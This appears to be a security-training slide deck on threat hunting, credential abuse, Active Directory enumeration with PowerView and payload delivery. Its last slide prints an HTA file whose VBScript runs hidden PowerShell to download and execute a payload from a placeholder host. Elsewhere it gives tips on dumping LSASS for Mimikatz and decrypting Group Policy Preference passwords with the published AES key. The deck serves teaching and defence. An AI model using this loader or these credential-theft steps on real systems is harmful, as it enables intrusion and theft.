
Article ID: 2871997 | View products that this article applies to.



KB2871997 and User Rights Assignment

- Changes behavior of authentication over the network with local accounts
- Initially thought that this patch “complicated” PTH on Win7+ due to this line from the advisory:
 - *“Changes to this feature include: prevent network logon and remote interactive logon to domain-joined machine using local accounts...”*
- In actuality, this patch added new SIDs:
 - S-1-5-113 (NT AUTHORITY\Local account)
 - S-1-5-114 (NT AUTHORITY\Local account and member of Administrators group)
- Implication: Companies can block local account logins over the network by adding these SIDs to the **SeDenyNetworkLogonRight** and **SeDenyRemoteInteractiveLogonRight** user rights assignments

KB2871997 User Rights Assignments



UAC's Effect on over-the-Network Logons with Local Accounts

- The culprit for variations in PTH behavior w/ administrative local accounts
- On Windows Vista+, any administrative local accounts may authenticate to a machine and receive a “filtered” (i.e. medium integrity) token
 - *WMI/psexec/etc require an administrator token (i.e. high integrity).*
 - *Consequently, lateral movement will fail with access denied!*
- Exceptions:
 - RDP: allows for graphical elevation, so allowed
 - RID-500 account, *by default* (see next slide)
 - 3 very important UAC registry/group policy settings (see next slide)

Reference: Remote Access and UAC

<u>EnableLUA</u>	<u>LocalAccountTokenFilterPolicy</u>	<u>FilterAdministratorToken</u>	Integrity Level when logging in remotely with an admin local accounts	Lateral Movement possible with shared administrative local account password?
0	N/A	N/A	All admin local accounts login remotely with a high integrity token	Yes, any admin local account can be used for lateral movement
1	0	0	(Default setting) Only the RID-500 admin local account logs in remotely with a high integrity token. All other admin local accounts login with medium integrity.	Yes, but only the RID 500 admin local account can be used for lateral movement.
1	1	0 or 1	All admin local accounts login remotely with a high integrity token	Yes, any admin local account can be used for lateral movement
1	0	1	All admin local accounts login remotely with a medium integrity token	No, no admin local account can be used for lateral movement

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA (Sidenote: LUA = Limit User Account, the old name for UAC)
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\FilterAdministratorToken



Detecting Credential Abuse

- Attackers rarely gain initial access with the credentials they require to achieve their objective
- Credential Access is an integral part of the attack chain
 - Privilege Escalation
 - Lateral Movement
- Use of legitimate credentials, especially privileged accounts, is usually more difficult to detect
 - Can also complicate attribution
- Logon Events and Logon Sessions are important!



Detecting Credential Dumping

- Cyb3rWard0g has an excellent blog post* where he analyzes calls to OpenProcess against lsass
 - Use Sysmon to monitor Process Access Events (Event ID 10) for lsass.exe
 - Look for the Granted Access field of 0x1410 or 0x1010 (Mimikatz **defaults**)

Total Events	0x1410	0x1010
1,084,394	23,138	3

- Win10 1507/1511 - Enable “Audit Kernel Object” audit log**
 - LSASS.exe has a SACL that results in an event log on process open
- Harder to detect from pull methodology (we focus instead on tokens and tickets)
- ***Can use PowerShell to take Minidump and run Mimikatz offline!***

Detecting Token Impersonation



- Some attack tools do not clean up duplicate/created tokens
- Token Impersonation applies to a specific thread, so we can compare process token to thread tokens
- In limited testing, svchost.exe uses Token Impersonation

```
PS C:\WINDOWS\system32> Test-Token
TokenUser                               Id  Type
-----                               --  --
S-1-5-21-386661145-2656271985-3844047388-1001 6244 Process

PS C:\WINDOWS\system32> Get-System
Running as: HUNT\SYSTEM
PS C:\WINDOWS\system32> Test-Token
TokenUser                               Id  Type
-----                               --  --
S-1-5-21-386661145-2656271985-3844047388-1001 6244 Process
S-1-5-18                            10948 Thread
```

SECURITY_LOCAL_SYSTEM_RID	S-1-5-18	A special account used by the operating system.
---------------------------	----------	---

- Windows 10 EID 4624 - TargetOutboundUserName/Domain

AD Situational Awareness


- An Introduction to Hunting
- Credential Abuse
- **AD Situational Awareness**
 - **Intro to Active Directory**
 - **PowerView 101 and 201**
 - **Group Policy**
 - **Remote SAM/Session Enumeration**
- Payloads and Lateral Movement
- SQL Abuse

Active Directory

- At its core, Active Directory (AD) is database that
 - Represents the resources for an organization (users/computers/shares/etc.)
 - Contains access rules that govern the control relationships between these resources (AD DACLs)
 - Provides security policies, centralized management, and other rich features (GPOs, etc.)
- Red teams and real bad guys have been abusing AD for years, but not much offensive AD information has existed publicly (until fairly recently)
 - Great reference from @PyroTek3: <https://adsecurity.org/>

Active Directory Forests/Domains

- A **forest** is a single instance of Active Directory
 - Essentially a collection of domain containers that trust one another
 - PowerView: **Get-Forest**
- **Domains** are containers within the scope of a forest and define a scope/unit of policy
 - PowerView:
 - **Get-Domain** - Your current domain
 - **Get-ForestDomain** - Domains in the forest
 - Note: can have GPOs linked!



AD Objects: Containers

- **Containers** - Parent object for certain types of AD objects

Common Examples

- **Domains**
- **Organizational units (OUs)** - Container for users, computers, and other account objects
 - Can have GPOs linked
 - PowerView: **Get-DomainOU *name*** [-GPLink GUID]
- **Sites and subnets** represent the physical network topology
 - A computer automatically joins a subnet based on its dhcp lease
 - Subnets (**Get-DomainSubnet**) are linked to specific sites (**Get-DomainSite**)
 - Sites can have GPOs linked as well [**Get-DomainSite -GPLink GUID**]

AD Objects: Security Principals

- Security Principals - objects that can be authenticated by AD
- Users
 - Person/service account
 - PowerView: **Get-DomainUser**
- Computers
 - A special type of user account
 - PowerView: **Get-DomainComputer**
- Groups
 - A collection of security principals and other groups (**Get-DomainGroup**)
 - To get group members: **Get-DomainGroupMember**
- Security Identifier - Unique identifier of a security group/principal
 - Example: **S-1-5-21-2091890572-526131341-3833205475-1001**

AD Objects: Group Policy Objects

- A set of configuration policies
 - Anything from local administrator memberships to firewall settings
- GPO configures settings for *users* and/or *computers*
 - Configuration accessible by all domain users in the SYSVOL folder at located at \\DOMAINNAME.LOCAL\SYSVOL or \\DC.LOCAL\SYSVOL
- GPOs are linked to domain, site, or OU objects
- PowerView: **Get-DomainGPO**

Active Directory Administrators

BUILTIN\Administrators	Local admin access on a domain controller.
Domain Admins	Administrative access to all resources in the associated domain
Enterprise Admins	Exists only in the forest root. Implicitly added to “Domain Admins” of every child domain.
Schema Admins	Can modify the domain/forest schema.
Server Operators	Can administer domain servers.
Account Operators	Can manage any user not in a “privileged” group.

* For more information, see [@PyroTek3's post at https://adsecurity.org/?p=3700](https://adsecurity.org/?p=3700)

PowerView

- PowerView is a PowerShell version 2.0-compliant network and domain situational-awareness tool built to automate large components of our tradecraft used to facilitate red team engagement
 - Think of it like a re-coded version of the official Active Directory cmdlets that works on V2, with some bonus features
 - Similar to dsquery...on steroids!
 - Rewritten from the ground up in late 2016
 - Use the **dev** branch!
- Uses PSReflect for its Win32 function calls (nothing touches disk)
- All PowerView functions have proper XML-based help

Common Parameters

- **-LDAPFilter '(property=Value)'**
 - Allows you to specify additional optional LDAP filters
- **-Properties property1,property2**
 - Returns *only* the properties specified
 - “Optimizes to the left” in what’s returned from the server!
- **-FindOne**
 - Only return one result (good for object property inspection)
- **-SearchBase “ldap://OU=blah,DC=...”**
 - Searches a particular OU/LDAP bind path
- **-Server computer.domain.com**
 - Specifies a DC to bind to for the query

Conversion Functions

- During the enumeration phase, you will likely need to convert SIDs to domain objects (and vice versa), as well as converting domain name formats (often DOMAIN\user -> other form)
- **ConvertTo-SID / ConvertFrom-SID**
 - Convert between SID and DOMAIN\user shortname format
- **Convert-ADName**
 - Converts between DN/canonical/NT4/etc. Formats
 - Use **-OutputType TYPE** to specify the output format

Example: OU Searching

```
PS C:\Tools> Get-DomainOU -Properties distinguishedname
```

```
distinguishedname
```

```
-----  
OU=Domain Controllers,DC=testlab,DC=local
```

```
OU=Domain Controllers,DC=testlab,DC=local
```

```
OU=BlahBlah,DC=testlab,DC=local
```

```
OU=BlahBlah,OU=BlahBlah,DC=testlab,DC=local
```

```
OU=BlahBlah3,OU=BlahBlah2,OU=BlahBlah,DC=testlab,DC=local
```

```
OU=TestOU1,DC=testlab,DC=local
```

```
OU=TestOU2,OU=TestOU1,DC=testlab,DC=local
```

```
OU=TestOU3,OU=TestOU2,OU=TestOU1,DC=testlab,DC=local
```

```
OU=TestOU4,OU=TestOU3,OU=TestOU2,OU=TestOU1,DC=testlab,DC=local
```

```
PS C:\Tools> Get-DomainUser -SearchBase "OU=BlahBlah,DC=testlab,DC=local" -Properties samaccountname
```

```
samaccountname
```

```
-----  
blah3user
```

GPO Enumeration

- Group Policy Objects (GPOs) are linked to containers(e.g. OUs, sites, and domains)
- To enumerate all current group policy objects:
 - **Get-DomainGPO**
 - The GPO name will be in **{GUID}** format - this is what appears in gpLink for OUs/sites/domains
- To enumerate the security settings in GptTmpl.inf for the GPO specified:
 - **Get-DomainPolicyData -Policy [Domain/DC/All/GUID]**

Group Policy Preferences

- This is one “old school” way to set local administrator passwords
 - The group policy’s XML contains the encrypted admin cpassword
 - Group policy files are readable by all users by default!
 - The AES key is the in all installations, and they published the key online...
- MS14-025 - Prevents new decryptable passwords from being set,
but doesn’t remove the old files!

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key. <3>

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8  
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

Group Policy Preferences

- PowerSploit's **Get-GPPPassword** will crawl SYSVOL for any group policy preference files with decryptable cpasswords:

```
PS C:\> get-gpppassword

Password : password
Changed   : 2013-07-03 01:49:29
UserName  : test
NewName   :
File      : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\DataSource
             .xml

Password : Recycling*3ftw!
Changed   : 2013-07-02 05:43:21
UserName  : Administrator (built-in)
NewName   : mspresenters
File      : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups
             .xml

Password : password
Changed   : 2013-07-03 01:55:11
UserName  : administrator
NewName   :
File      : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\ScheduledTask
             s\ScheduledTasks.xml
```

GPO -> Computer Correlation

- If you have a *particular* GPO and you want to know what systems it applies to:
 - **Get-DomainOU -GPLink '<GPO_GUID_NAME>' | % {Get-DomainComputer -SearchBase \$_.distinguishedname -Properties dnshostname}**

```
PS C:\Users\dfm.a\Desktop> Get-DomainOU -GPLink 'D61EC832-B979-4BC6-B1B7-ACF2147EF76D' | % {Get-DomainComputer -SearchBase $_.distinguishedname -Properties dnshostname}

dnshostname
-----
WINDOWS2.testlab.local
```


Computer/User -> GPO Correlation

- If you want to see what GPOs apply to a particular machine or user, PowerView has you covered again:

```
PS C:\Users\harmj0y\Desktop> Get-DomainGPO -ComputerIdentity WINDOWS2

usncreated          : 41565
displayname        : TestPolicy
gpcmachineextensionnames : [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{80
                        3E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged         : 4/12/2017 3:16:51 AM
objectclass         : {top, container, groupPolicyContainer}
gpcfunctionalityversion : 2
showinadvancedviewonly : True
usnchanged          : 61665
dscorepropagationdata : {4/12/2017 12:10:22 AM, 1/1/1601 12:00:00
                        AM}
name               : {45172B9C-749A-479A-A9C7-4F85083CD517}
flags              : 0
cn                 : {45172B9C-749A-479A-A9C7-4F85083CD517}
gpcfinesyspath     : \\testlab.local\SysVol\testlab.local\Policies\{45172B9C-749A-479A-A9C7-4F85083CD517}
distinguishedname  : CN={45172B9C-749A-479A-A9C7-4F85083CD517}.
```

GPO Local Group Correlation



GPO Local Group Correlation

- The PowerView **Get-DomainGPOLocalGroup** will enumerate all GPOs that modify local group memberships through GPO
 - Either through “Restricted Groups” or “Group Policy Preferences”

```
PS C:\Users\harmj0y\Desktop> Get-DomainGPOLocalGroup

GPODisplayName : Settings
GPOName        : {47543975-8606-4B80-A86C-FCA31369F434}
GPOPath         : \\testlab.local\SysVol\testlab.local\Policies\{47543975-8606-4B80-A86C-FCA31369F434}
GPOType        : RestrictedGroups
Filters          :
GroupName       : BUILTIN\Administrators
GroupSID        : S-1-5-32-544
GroupMemberOf   : {}
GroupMembers    : {S-1-5-21-883232822-274137685-4173207997-1110, dfm}
```

GPO Local Group Correlation

- **Get-DomainGPOUserLocalGroupMapping**
 - Returns user-to-computer local admin relations defined via GPO

```
PS C:\Users\harmj0y\Desktop> Get-DomainGPOUserLocalGroupMapping

Object Name      : dfm.a
Object DN       : CN=dfm.a,CN=Users,DC=testlab,DC=local
Object SID      : S-1-5-21-883232822-274137685-4173207997-1110
Domain          :
Is Group        : False
GPO Display Name: Settings
GPO Guid        : {47543975-8606-4B80-A86C-FCA31369F434}
GPO Path        : \\testlab.local\SysVol\testlab.local\Policies\{47543975-8606-4B80-A86C-FCA31369F434}
GPO Type        : RestrictedGroups
Container Name   : {OU=Workstations,DC=testlab,DC=local}
Computer Name   : {WINDOWS2.testlab.local}

Object Name      : dfm
Object DN       : CN=dfm,CN=Users,DC=testlab,DC=local
Object SID      : S-1-5-21-883232822-274137685-4173207997-1109
Domain          :
```

Remote Local Group Enumeration

- Domain users can remotely enumerate local group memberships (e.g. who are the Administrators on a machine)
- Capability exposed via the [MS-SAMR](#) RPC server
- By default, any domain authenticated, but otherwise unprivileged, user can do this
 - On Win 10 1607, the default permissions for remote SAM were modified to only allow administrative access
 - Can be disabled on Win 7/2012+ with the GPO “Network access: Restrict clients allowed to make remote calls to SAM”
 - Registry: HKLM\System\CurrentControlSet\Control\Lsa\RestrictRemoteSam
- Some optics for detection are available on Win 10 1507/1511+ via the Samr* API querying logs (EID 4798/4799)

Get-NetLocalGroup*

- PowerViews' **Get-NetLocalGroup** function will return local group information, while **Get-NetLocalGroupMember** will return local group membership
 - Method WinNT will force the WinNT service provider approach

```
PS C:\Users\harmj0y\Desktop> Get-NetLocalGroupMember -ComputerName WINDOWS1

ComputerName : WINDOWS1
GroupName    : Administrators
MemberName   : WINDOWS1\Administrator
SID          : S-1-5-21-3110711237-1288030956-2635231936-500
IsGroup      : False
IsDomain     : False

ComputerName : WINDOWS1
GroupName    : Administrators
MemberName   : WINDOWS1\admin
SID          : S-1-5-21-3110711237-1288030956-2635231936-1000
IsGroup      : False
IsDomain     : False
```

Session Enumeration

- The best method we've found for user hunting from an *unprivileged* context is remote session enumeration
 - Uses the NetSessionEnum Win32 API call (MS-SRVS SMB-RPC)
 - We use query level 10, which is the max level that can be executed by domain authenticated but otherwise unprivileged users
- PowerView's implementation is **Get-NetSession**
 - This is heavily used in BloodHound as well
 - **net session** uses the same call, but has no remote option. The API call, however, allows remote specification, which is what **netsess.exe** does
- Unfortunately, you are only able to recover the samaccountname (and connecting location) for connected users

Session Enumeration

- Our version of “stealth” user hunting involves:
 - Enumerating users with **homedirectory**, **scriptpath**, or **profilepath** set: **Get-DomainFileServer**
 - Enumerating domain controllers: **Get-DomainController**
 - Enumerating any DFS servers: **Get-DomainDFSShare**
 - Running session enumeration against each: **Get-NetSession**
 - Meta-function: **Find-DomainUserLocation**
- Reasonably fast, moderately stealthy, reasonable coverage
- PowerView implements this with **Find-DomainUserLocation**
 - Ex: **Find-DomainUserLocation -Stealth -ShowAll**


What have we learned?

- The **basics** of AD-based attack paths!
- **Question 1:** What is my target?
- **Question 2:** Who/what has control of the target _____?
 - Computer
 - Get-NetLocalGroupMember -ComputerName <computer>
 - Get-DomainGPOUserLocalGroupMapping [-Domain <domain>]
- **Question 3:** Where is the person who has control?
 - Get-NetSession -ComputerName <computer>
 - Find-DomainUserLocation [-Domain <domain>]

Payloads and Lateral Movement

- An Introduction to Hunting
- Credential Abuse
- AD Situational Awareness
- **Payloads and Lateral Movement**
 - **Payload Component Theory**
 - Delivery
 - Detonation
 - C2 Channels
 - **From the Old School to the New School**
 - **Detecting Adversary Lateral Movement**
- SQL Abuse

Payload Component Theory



Use cases: Initial Access, Persistence, Lateral
Movement



Delivery

Delivery Mechanism

- Initial Access
 - Email attachment, web site, instant message attachment, etc.
- Persistence
 - File write, registry write
- Lateral Movement
 - WMI, SMB file copy, WinRM, Task Scheduler Protocol, etc.

Traffic Keying Logic

- Restrict access to the payload
- Guard against threat intel groups, defensive products, scanners, and incident responders
 - Ex: Payload served only if the requester has a certain User-Agent and IP



Detonation (Part 1): Trigger

- How does execution begin?

Attack-phase dependent

- Initial Access
 - E.g. User downloads/opens a file, user visits exploit web page
- Persistence
 - E.g. Explorer.exe or a service starts, process starts and loads DLL
- Lateral Movement
 - E.g. Attacker invokes RPC method(SCM, WMI, DCOM)



Detonation (Part 2): Execution Technique

- Mechanism that begins execution of the payload
- **Executable file handler**
 - Ex: .dll, .lnk, .hta, .bat, .appref-ms, .sct, .devicemanifest-ms
- **Executable file handler in a container file**
 - Ex: .zip, .img, .iso, .xz, .hqx
- **Protocol handlers**
 - Ex: http://, file://, slack://, onenote://
- **Microsoft Office Document Feature**
 - Ex: OLE + Executable file type, Macros, DDE
- **Memory Corruption**



Detonation (Parts 3): Payload

Payload - Malicious code/command execution

- Type of execution determined by the code execution technique
 - Shell commands - e.g. powershell one-liner, regsvr32.exe
 - Executable code - e.g. VBA, VBScript, JScript, PowerShell, shellcode
- Composable - Payloads inside payloads inside payloads....



Detonation (Parts 4): Keying Logic

Keying Logic - Optional, but prevents execution of the payload unless certain conditions met

- Initial Access
 - Is this a real user's computer? Do I have the correct parent process?
- Lateral Movement/Persistence
 - Is this computer different than the one I intended this code to run on?



Detonation Example: HTA File Type

- .hta == HTML Application.
- **Delivery mechanisms:**
 - Email attachment
 - Embedded as OLE object in office document
 - Links to web-hosted .HTA file
- **Detonation:**
 - Trigger: Opening the file, clicking link to .hta in browser
 - Execution Technique: Shell file handler (via the ShellExecute API)
 - Executed by mshta.exe
 - Payload: **VBScript, JScript, VBE, JSE, HTML/CSS, JavaScript**
 - More on the power of VBScript/JScript later



Execution Vectors: HTA File Type

```
<script language="VBScript">
Set objSWbemLocator = CreateObject("WbemScripting.SWbemLocator")
Set objServices = objSWbemLocator.ConnectServer(".", "\root\cimv2")
set objProcess = objServices.Get("Win32_Process")
objProcess.Create("powershell.exe -w hidden -command $wc = New-Object System.Net.Webclient;
$wc.Headers.Add('User-Agent','Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) Like Gecko');
$wc.proxy= [System.Net.WebRequest]::DefaultWebProxy; $wc.proxy.credentials = [
System.Net.CredentialCache]::DefaultNetworkCredentials; IEX ($wc.downloadstring('http://domain.com/
payload'))")
self.close
</script>
```



